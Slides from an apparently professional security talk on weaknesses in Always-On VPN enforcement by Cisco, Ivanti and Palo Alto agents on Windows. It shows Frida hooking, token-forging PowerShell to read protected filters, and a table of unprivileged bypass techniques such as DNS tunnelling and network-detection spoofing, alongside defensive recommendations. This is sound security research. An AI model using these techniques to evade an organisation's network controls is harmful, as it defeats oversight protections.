FilterKey=00000000-0000-0000-0000-000000000000
```

```
weight=0
```

```
action=BLOCK
```

```
layerKey=FWPM_LAYER_ALE_AUTH_CONNECT_V4
```

```
1 conditions:
```

```
FWPM_CONDITION_IP_LOCAL_INTERFACE
```

```
Interface LUID=0x60080010
```

Nice l33t GUID :-)

I use Frida to inject in **vpnagent.exe** and hook the **FwpmFilterAdd0** function

My script then parses the structs, follow pointers, etc. to reconstruct and display the function parameters

But after the filters are added to the engine, they do not show up anymore!

```
PS C:\> Get-FwFilter -Id 103149 ←
```

```
Get-FwFilter : Exception calling "GetFilter" with "1" argument(s): "(0x80070005) - Access Denied." ←
```

Inspecting the filters

DACL on the filter/provider/...

```
DWORD FwpmFilterAdd0(  
    [in] HANDLE engineHandle,  
    [in] const FWPM_FILTER0 *filter,  
    [in, optional] PSECURITY_DESCRIPTOR sd, ←  
    [out, optional] UINT64 *id  
);
```

```
PS C:\Users\Administrator> $ba = ConvertFrom-HexDump '01 00 04 94 44 00 00 00 54 00 00 00 00 00 00 14 00  
00 00 00 00 00 14 00 0B 04 03 00 01 01 00 00 00 00 05 12 00 00 00 00 00 14 00 D4 01 02 00 01 01 00 00 0  
0 01 02 00 00 00 00 00 05 20 00 00 00 20 02 00 00 01 01 00 00 00 00 00 05 12 00 00 00'  
PS C:\Users\Administrator> New-NtSecurityDescriptor -Byte $ba -Type Firewall | Format-NtSecurityDescriptor  
Type: Firewall  
Control: DaclPresent, DaclAutoInherited, DaclProtected
```

```
<Owner>  
- Name : BUILTIN\Administrators  
- Sid : S-1-5-32-544  
  
<Group>  
- Name : NT AUTHORITY\SYSTEM  
- Sid : S-1-5-18  
  
<DACL> (Protected, Auto Inherited)  
- Type : Allowed  
- Name : NT AUTHORITY\SYSTEM ←  
- SID : S-1-5-18  
- Mask : 0x0003040B  
- Access: Add|AddLink|BeginWriteTxn|Write|Delete|ReadControl  
- Flags : None  
  
- Type : Allowed  
- Name : NT AUTHORITY\LOCAL SERVICE ←  
- SID : S-1-5-19  
- Mask : 0x000201D4  
- Access: BeginReadTxn|Classify|Open|Read|ReadStats|ReadControl  
- Flags : None
```

```
Administrateur : Invite de commandes  
js> ----- [FwpmFilterAdd0]  
js> PSECURITY_DESCRIPTOR sd:0x11a5138 ←  
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF  
011a5138 01 00 04 90 00 00 00 00 00 00 00 00 00 00 00 00 .....  
011a5148 14 00 00 00 02 00 30 00 02 00 00 00 00 03 14 00 .....0.....  
011a5158 00 00 01 40 01 01 00 00 00 00 00 05 12 00 00 00 ...@.....  
011a5168 00 03 14 00 00 00 80 01 01 00 00 00 00 00 05 .....  
011a5178 13 00 00 00 00 00 00 df f4 93 16 61 11 00 8c .....a...  
011a5188 01 00 00 00 00 00 00 00 00 00 00 03 00 00 00 .....  
011a5198 88 51 1a 01 20 ea 19 01 48 55 1a 01 58 54 1a 01 .Q... ..HU..XT..  
011a51a8 20 ea 19 01 00 00 00 00 08 30 19 01 48 bb 1b 01 .....0..H..  
011a51b8 01 00 00 00 d8 d0 1a 01 13 04 00 00 28 89 0d 01 .....  
011a51c8 20 ea 19 01 00 00 00 00 d5 f4 85 16 6d 12 00 8c .....m..  
011a51d8 01 00 00 00 00 00 00 00 00 00 00 00 05 00 00 .....  
011a51e8 d8 51 1a 01 20 ea 19 01 f8 54 1a 01 c8 52 1a 01 .Q... ..T...R..  
011a51f8 20 ea 19 01 00 00 00 00 78 30 19 01 98 89 1b 01 .....x0..  
011a5208 01 00 00 00 48 a9 1a 01 42 04 00 00 68 86 0d 01 ....H...B...h..  
011a5218 20 ea 19 01 00 00 00 00 ab f4 ff 16 55 13 00 8c .....U..  
011a5228 01 00 00 00 00 00 00 00 00 00 00 00 03 00 00 .....  
011a5238 28 f2 1a 01 20 ea 19 01 f8 54 1a 01 c8 52 1a 01 .Q... ..T...R..  
011a5248 20 ea 19 01 00 00 00 00 d5 f4 85 16 6d 12 00 8c .....m..  
011a5258 01 00 00 00 00 00 00 00 00 00 00 00 05 00 00 .....  
011a5268 20 ea 19 01 00 00 00 00 ab f4 ff 16 55 13 00 8c .....U..  
011a5278 01 00 00 00 00 00 00 00 00 00 00 00 03 00 00 .....  
011a5288 78 30 19 01 98 89 1b 01 .....x0..  
011a5298 20 ea 19 01 00 00 00 00 ab f4 ff 16 55 13 00 8c .....U..  
011a52a8 01 00 00 00 48 a9 1a 01 42 04 00 00 68 86 0d 01 ....H...B...h..  
011a52b8 20 ea 19 01 00 00 00 00 ab f4 ff 16 55 13 00 8c .....U..  
011a52c8 01 00 00 00 00 00 00 00 00 00 00 00 03 00 00 .....  
011a52d8 c8 52 1a 01 .....  
011a52e8 20 ea 19 01 .....  
011a52f8 01 00 00 00 00 00 00 00 00 00 00 00 03 00 00 .....  
011a5308 28 f2 1a 01 .....  
011a5318 01 00 00 00 00 00 00 00 00 00 00 00 03 00 00 .....  
011a5328 18 53 1a 01 20 ea 19 01 48 50 1a 01 38 4c 1a 01 .S... ..HP..8L..  
011a5338 20 ea 19 01 00 00 00 00 78 37 19 01 68 d2 1b 01 .....x7...h..  
011a5348 01 00 00 00 88 0d 1b 01 7b 03 00 00 90 26 1b 01 .....{....&..
```


```
typedef struct _SECURITY_DESCRIPTOR {  
    BYTE Revision;  
    BYTE Sbz1;  
    SECURITY_DESCRIPTOR_CONTROL Control;  
    PSID Owner;  
    PSID Group;  
    PACL SACL;  
    PACL DACL;  
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```

Inspecting the filters

Divine encounter with James Forshaw

Forging a token that matches the DACL set by Cisco on the Provider/Sublayers/Filters

Opening the WFP engine with the token is enough to finally see all the things that Cisco wanted to protect



```
Administrateur : Windows PowerShell
PS C:\WINDOWS\system32> $token = Get-NtToken -Service System -AdditionalGroup LS -WithTcb
PS C:\WINDOWS\system32> $engine = Invoke-NtToken $token {Get-FwEngine}
PS C:\WINDOWS\system32> Get-FwFilter | where Name -eq "Cisco AnyConnect Filter"
PS C:\WINDOWS\system32> :(^C
PS C:\WINDOWS\system32> Get-FwFilter -engine $engine | where Name -eq "Cisco AnyConnect Filter"

FilterId ActionType Name
-----
95027 Permit Cisco AnyConnect Filter
95023 Permit Cisco AnyConnect Filter
95029 Permit Cisco AnyConnect Filter
95021 Block Cisco AnyConnect Filter
95030 Permit Cisco AnyConnect Filter
95022 Block Cisco AnyConnect Filter
95031 Permit Cisco AnyConnect Filter
95032 Permit Cisco AnyConnect Filter
95028 Permit Cisco AnyConnect Filter
95025 Permit Cisco AnyConnect Filter
95024 Permit Cisco AnyConnect Filter
95026 Permit Cisco AnyConnect Filter

PS C:\WINDOWS\system32> :)
```

Inspecting the filters

Divine encounter with James Forshaw

Forging a token that matches the DACL set by Cisco on the Provider/Sublayers/Filters

Opening the WFP engine with the token is enough to finally see all the things that Cisco wanted to protect


Alternatives:

a. WFP allows Administrators to become the **owner** of an object (to then change DACL):

- FwpmFilterSetSecurityInfoByKey
- FwpmSubLayerSetSecurityInfoByKey
- FwpmProviderSetSecurityInfoByKey
- ...

b. Hook the function call to set SID to **null** :)

I release some PoC code for both a. and b.



```
Administrateur : Windows PowerShell
PS C:\WINDOWS\system32> $token = Get-NtToken -Service System -AdditionalGroup LS -WithTcb
PS C:\WINDOWS\system32> $engine = Invoke-NtToken $token {Get-FwEngine}
PS C:\WINDOWS\system32> Get-FwFilter | where Name -eq "Cisco AnyConnect Filter"
PS C:\WINDOWS\system32> :(
PS C:\WINDOWS\system32> Get-FwFilter -engine $engine | where Name -eq "Cisco AnyConnect Filter"

FilterId ActionType Name
-----
95027 Permit Cisco AnyConnect Filter
95023 Permit Cisco AnyConnect Filter
95029 Permit Cisco AnyConnect Filter
95021 Block Cisco AnyConnect Filter
95030 Permit Cisco AnyConnect Filter
95022 Block Cisco AnyConnect Filter
95031 Permit Cisco AnyConnect Filter
95032 Permit Cisco AnyConnect Filter
95028 Permit Cisco AnyConnect Filter
95025 Permit Cisco AnyConnect Filter
95024 Permit Cisco AnyConnect Filter
95026 Permit Cisco AnyConnect Filter

PS C:\WINDOWS\system32> :) _
```

Inspecting the filters

Answers to previous questions

Question/Fact	Answer/Reason
Can't use UDP/67 (DHCP)	"permit" filters specify the UDP/68 source port (which cannot be forced without high privileges)
Can't use <u>TCP</u> /DNS nor <u>TCP</u> /LLMNR	"permit" filters specify the UDP protocol only
Can't use DNS tunnel with Ivanti	Ivanti only permits the "System" process to use UDP/53
No "grace period" for GlobalProtect	GlobalProtect uses "persistent" filters

Conclusions

Conclusions

Conclusions

Unprivileged techniques summary - NOT a definitive list!

◆ The technique works

▲ The technique needs a vulnerable configuration

✚ The technique works but some restrictions remain

● The technique does not work

Technique	Cisco 	Ivanti 	Palo Alto 
Use unrestricted UDP ports	◆ UDP/53	● System process only	◆ UDP/53,137,138,5355
Use DNS tunnel	◆	● System process only	◆
Replace binary	● Program Files	✚ AppData\Roaming	● Program Files
Abuse grace period	◆ ~4-10 sec	◆ ~4-10 sec	● Persistent filters
Spoof the gateway IP	◆ TCP/80 and TCP/443 with any binary	● System process only	◆ Any TCP/UDP port with any binary
Abuse CPD	▲ Configurable + timer *	▲ Cannot be opt-out with AO, must use msedgewebview2.exe	✚ Configurable + timer but unrestricted
Spoof TND	✚ 1 check type not spoofable	◆ Only spoofable checks	◆ Only spoofable checks

* Recent versions enforce the embedded browser with restrictions (no arbitrary binary/port/destination)

Recommendations

Detection (do not forget that logs might go nowhere if the Redteam controls the network...)

It's not trivial to detect all these attacks/techniques, but the Blueteam could:

Several slides with impractical detection ideas that are limited and not convincing at all

Recommendations

Prevention

From ANSSI (France) “Recommendations on digital nomadism” (“Control of network flows on the workstation”)

1. Captive portal:

- Connect to a smartphone's access point (3/4/5G)
- Connect to a smartphone that is authenticated on the captive portal

2. Trusted Network Detection / Location Awareness:

- “Current Mechanisms are not secure (except maybe those relying on a certificate hash)”
- Deploy an **internal** VPN gateway: **users will be either connected on the internal or the external gateway**

Recommendations

Prevention

From ANSSI (France) “Recommendations on digital nomadism” (“Control of network flows on the workstation”)

1. Captive portal:

- Connect to a smartphone's access point (3/4/5G)
- Connect to a smartphone that is authenticated on the captive portal

2. Trusted Network Detection / Location Awareness:

- “Current Mechanisms are not secure (except maybe those relying on a certificate hash)”
- Deploy an **internal** VPN gateway: **users will be either connected on the internal or the external gateway**

From this research

1. Configuration: check the user access rights (settings, logs), insecure options (TND, CPD)

2. Implementation: check the product-specific weaknesses, deploy your own WFP filters to compensate?

Key takeaways

Always-On can be a bit “off” :)

1. VPN agents are not securing the AO feature in the same way, **none of them is perfect**
2. **Naive attacks work**, no privilege required, mostly with assumptions or easy to find info (in files/registry/packets)
3. **TND spoofing** works and is probably the most convenient and generic technique
4. Most answers are found in official **WFP documentation** and **existing open source tools**
5. IT admins also have to consider **configuration mistakes** and deployment fashions (user rights on files and registry keys)

www.pwc.lu

Thank you!
Q&A: in corridor

@maxime_tz
maxime.clementz@pwc.lu

© 2023 PricewaterhouseCoopers Société coopérative. All rights reserved.

In this document, "PwC" refers to the LU member firm, and may sometimes refer to the PwC network.
Each member firm is a separate legal entity. Please see www.pwc.com/structure for further details.

References

VPN on untrusted networks, captive portals:

- ANSSI (France) Recommandations sur le nomadisme numérique ("3.4.3 Maîtrise des flux réseaux sur le poste de travail"):
https://www.ssi.gouv.fr/uploads/2018/10/guide_nomadisme_anssi_pa_054_v1.pdf
= "Recommendations on digital nomadism" ("Control of network flows on the workstation")

Understanding "Windows Filtering Platform":

- Microsoft documentation: <https://learn.microsoft.com/en-us/windows/win32/fwp/windows-filtering-platform-start-page>
- Pavel Yosifovich: <https://scorpionsoftware.net/2022/12/25/introduction-to-the-windows-filtering-platform/>
- Pavel Yosifovich: <https://github.com/zodiacon/WFPEXplorer>
- Quarkslab: <https://blog.quarkslab.com/guided-tour-inside-windefenders-network-inspection-driver.html> + <https://blog.quarkslab.com/windows-filtering-platform-persistent-state-under-the-hood.html>

Inspection of Windows Filtering Platform and its implementation in Windows VPN agents:

- Ole André V. Ravnas - <https://frida.re/>
- James Forshaw - <https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools/tree/main/NtObjectManager>
- Sagie Dulce: <https://github.com/zeronetworks/wtf-wfp>

References (continued)

Other useful source code:

- Subscribe to WFP changes: <https://learn.microsoft.com/en-us/windows/win32/fwp/monitoring-filter-changes>
- Become owner of filters: <https://learn.microsoft.com/en-us/windows/win32/fwp/forcing-filter-deletion>
- Captive portal code inspired by: <https://github.com/nikosft/captive-portal/>
- Msedgewebview2: <https://github.com/MicrosoftEdge/WebView2Samples/tree/main/SampleApps/WebView2WpfBrowser>
- Ingmar Verheij, Read received DHCP options: <https://ingmarverheij.com/read-dhcp-options-received-by-the-client/>

Official docs from vendors:

- VPN AO deployment guides / admin documentation: Ivanti, Cisco, Palo Alto...